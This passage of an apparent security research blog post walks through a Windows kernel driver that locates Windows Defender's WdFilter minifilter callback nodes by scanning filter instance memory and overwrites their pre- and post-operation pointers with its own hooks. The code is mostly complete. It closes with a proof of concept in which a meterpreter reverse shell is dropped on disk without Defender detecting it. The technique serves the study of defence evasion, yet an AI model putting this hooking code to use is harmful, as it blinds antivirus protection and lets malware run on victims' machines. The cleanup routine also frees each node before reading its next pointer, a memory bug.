
So the first call returns STATUS_BUFFER_TOO_SMALL and set NumberOfInstancesReturned to the number of instances . Then we can dynamically allocate the correct amount of memory for the instance list before making our second call.

FLT_INSTANCE is an internal structure

So what do we do now ? we want to hook each entry in the CallbackNodes array of each instance to completely hide file system events from Windows Defender, but as we have already clarified FLT_INSTANCE is an internal structure used by the filter manager , meaning we cant just access the CallbackNodes member and iterate through each entry as it changes from build to build. Adding a hardcoded offset is not ideal . Whilst we can try and leverage FltGetCallbackNodeForInstance it is also an internal function which will require a build dependent signature to scan for . I will demonstrate a slightly more creative and most importantly not build dependent approach .

Reading each instance's memory into a buffer


We start by reading 0x230 bytes from the start of the instance structure into a non paged pool allocated buffer. We do this for each instance in the InstanceList.



```
for (ULONG i = 0; i < NumberOfInstancesReturned; i++)
{
    PFLT_INSTANCE CurrentInstance = InstanceList[i];
    DbgPrint("[WdFilter_Hook] Instance at : %llx!\n", (PVOID)CurrentInstance);
    PCALLBACK_NODE TargetCallbackNode = NULL;
    // Copy Instance Memory
    DbgPrint("[WdFilter_Hook] Reading Instance %d Memory!", i+1);
    PFLT_INSTANCE CurrentInstanceVA = ExAllocatePoolWithTag(NonPagedPool, 0x230, DRIVER_TAG);
    MM_COPY_ADDRESS addrToRead;
    addrToRead.VirtualAddress = CurrentInstance;
    status = MmCopyMemory((PVOID)CurrentInstanceVA, addrToRead, 0x230, MM_COPY_MEMORY_VIRTUAL, &NumBytesReadFromInst);
```


Does the current address point to a WdFilter CALLBACK_NODE ?

We continue by writing a function that will take an address and return true in case the address point to a CALLBACK_NODE that belong to WdFilter, meaning both the PostOperation and PreOperation members point to a valid address within the address range of WdFilter.sys (also supplied as an argument) and the instance matches the currently scanned instance .




```
BOOLEAN IsCallbackNode(PCALLBACK_NODE PotentialCallbackNode, PFLT_INSTANCE FltInstance, DWORD64 DriverStartAddr, DWORD64 DriverSize) {
    // take the range of the driver instead of enumerating the driver every validation
    return ((PotentialCallbackNode->Instance == FltInstance) &&
        (DWORD64)PotentialCallbackNode->PreOperation > DriverStartAddr &&
        (DWORD64)PotentialCallbackNode->PreOperation < (DriverStartAddr + DriverSize) &&
        (DWORD64)PotentialCallbackNode->PostOperation > DriverStartAddr &&
        (DWORD64)PotentialCallbackNode->PostOperation < (DriverStartAddr + DriverSize));
```

We iterate through each 8 bytes in the copied instance bytes and check if those bytes represent a pointer to a CALLBACK_NODE.




```
// Scan for callback node
for (ULONG x = 0; x < 0x230; x++)
{
    DWORD64 PotentialPointer = *(PDWORD64)((DWORD64)CurrentInstanceVA + x);
    PCALLBACK_NODE PotentialNode = (PCALLBACK_NODE)PotentialPointer;
    if (MmIsAddressValid((PVOID)PotentialPointer))
```



```
if (IsCallbackNode(PotentialNode, CurrentInstance, TargetDriverStart, TargetDriverSize))
```


TargetDriverStart and TargetDriverStart are globals initialized in DriverEntry by a function named InitDriverGlobals that call NtQuerySystemInformation



```
// Enumerate through loaded drivers
for (DWORD i = 0; i < ModuleInformation->NumberOfModules; i++)
{
    if (!strcmp(GetNameFromFullName((PCHAR)ModuleInformation->Modules[i].FullPathName), TARGET_FILTER_DRIVER))
    {
        TargetDriverStart = (DWORD64)ModuleInformation->Modules[i].ImageBase;
        TargetDriverSize = ModuleInformation->Modules[i].ImageSize;
        DbgPrint("[WdFilter_Hook] Init Target Driver : Start at %llx , Size is %d \n", TargetDriverStart, TargetDriverSize);
    }
}
```


In the case we've managed to identify a valid Windows Defender CALLBACK_NODE, we read the registered callback addresses and save them so we can restore and unhook them during unloading.

RESTORE_NODE being as simple as this




```
typedef struct _RESTORE_NODE
{
    PVOID AddrOfCallback;
    LONG64 Callback;
    struct _RESTORE_NODE* Next;

}RESTORE_NODE, *PRESTORE_NODE;
```

Saving a callback simply means adding a new node to a global linked list




```
VOID SaveOrigCallback(PVOID AddrOfCallback, LONG64 Callback)
{
    PRESTORE_NODE NewNode = ExAllocatePoolWithTag(NonPagedPool, sizeof(RESTORE_NODE), DRIVER_TAG);
    if (NewNode)
    {
        NewNode->AddrOfCallback = AddrOfCallback;
        NewNode->Callback = Callback;
        NewNode->Next = NULL;
        if (RestoreList == NULL)
        {
            RestoreList = NewNode;
        }
        else
        {
            PRESTORE_NODE current = RestoreList;
            while (current->Next != NULL)
            {
                current = current->Next;
            }
            current->Next = NewNode;
        }
    }
```

Putting it together




```
    if (MmIsAddressValid(PotentialNode->PreOperation))
    {
        SaveOrigCallback(&PotentialNode->PreOperation, PotentialNode->PreOperation);
        InterlockedExchange64(&PotentialNode->PreOperation, WdfltHookPreOperation);
    }
    if (MmIsAddressValid(PotentialNode->PostOperation))
    {
        SaveOrigCallback(&PotentialNode->PostOperation, PotentialNode->PostOperation);
        InterlockedExchange64(&PotentialNode->PostOperation, WdfltHookPostOperation);
    }
```

In DriverEntry




```
    }
    DbgPrint("[WdFilter_Hook] Loaded!\n");
    DbgPrint("[WdFilter_Hook] Initializing WdFilter driver address range\n");;
    InitDriverGlobals();
    HookTargetFilter(TARGET_FILTER_NAME);
    return status;
```

In DriverUnload




```
    UnhookCallbacks();
    CleanupRestoreList();
    FltUnregisterFilter( gFilterHandle );
```

Unhooking the callbacks




```
VOID UnhookCallbacks()
{
    if (RestoreList)
    {
        PRESTORE_NODE current = RestoreList;
        while (current != NULL)
        {
            InterlockedExchange64(current->AddrOfCallback, current->Callback);
            current = current->Next;
        }
    }
    DbgPrint("[WdFilter_Hook] Successfully Unhooked Callbacks!\n");
}
```

Freeing the allocated memory




```
VOID CleanupRestoreList()
{
    if (RestoreList)
    {
        PRESTORE_NODE current = RestoreList;
        while (current != NULL)
        {
            ExFreePool(current);
            current = current->Next;
        }
    }

}
```

Our hook handlers simply print the MajorFunction hooked for now




```
FLT_PREOP_CALLBACK_STATUS
WdfltHookPreOperation (
    _Inout_ PFLT_CALLBACK_DATA Data,
    _In_ PCFLT_RELATED_OBJECTS FltObjects,
    _Flt_CompletionContext_Outptr_ PVOID *CompletionContext
    )

{
    NTSTATUS status;

    UNREFERENCED_PARAMETER( FltObjects );
    UNREFERENCED_PARAMETER( CompletionContext );

    if (WdfltHookDoRequestOperationStatus( Data )) {

        status = FltRequestOperationStatusCallback( Data,
                                                    WdfltHookOperationStatusCallback,
                                                    (PVOID)(++OperationStatusCtx) );

    }

    DbgPrint("[WdFilter_Hook] Hooked pre operation filter callback :: MajorFunction -  0x%x!\n",Data->Iopb->MajorFunction);

    return FLT_PREOP_SUCCESS_WITH_CALLBACK;
```



```
FLT_POSTOP_CALLBACK_STATUS
WdfltHookPostOperation (
    _Inout_ PFLT_CALLBACK_DATA Data,
    _In_ PCFLT_RELATED_OBJECTS FltObjects,
    _In_opt_ PVOID CompletionContext,
    _In_ FLT_POST_OPERATION_FLAGS Flags
    )

{
    UNREFERENCED_PARAMETER( Data );
    UNREFERENCED_PARAMETER( FltObjects );
    UNREFERENCED_PARAMETER( CompletionContext );
    UNREFERENCED_PARAMETER( Flags );

    DbgPrint("[WdFilter_Hook] Hooked post operation filter callbackn :: MajorFunction - 0x%x!\n", Data->Iopb->MajorFunction);
    return FLT_POSTOP_FINISHED_PROCESSING;
}
```

POC : Dropping a clean meterpreter reverse shell on disk

Everything is enabled



can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

On


Submit a sample manually

Tamper Protection

Prevents others from tampering with important security features.

On

Dropping a clean meterpreter reverse shell , detected as expected




Windows Security

Virus & threat protection

Threats found

Microsoft Defender Antivirus found threats. Get details.



1 Interrupted Action

An unexpected error is keeping you from moving the file. If you continue to receive this error, you can use the error code to search for help with this problem.

Error 0x800700E1: Operation did not complete successfully because the file contains a virus or potentially unwanted software.

detected_revshell.exe
Date created: 10/13/2023 10:22 AM
Size: 72.0 KB

loading our driver , we are able to silence Windows Defender's file system monitoring. Clean meterpreter reverse shell dropped on disk undetected!


Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

```
C:\WINDOWS\system32>fltmc load wdflthook

C:\WINDOWS\system32>
```

```
#     Time          Debug Print
1...  5.58753681    [WdfltHook] Hooked pre operation!
1...  5.58754063    [WdfltHook] Hooked post operation!
1...  5.58758497    [WdfltHook] Hooked pre operation!
1...  5.58759403    [WdfltHook] Hooked post operation!
1...  5.58761072    [WdfltHook] Hooked pre operation!
1...  5.58761597    [WdfltHook] Hooked post operation!
1...  5.58762646    [WdfltHook] Hooked pre operation!
1...  5.58763123    [WdfltHook] Hooked post operation!
1...  5.58764076    [WdfltHook] Hooked pre operation!
```

Onto the next one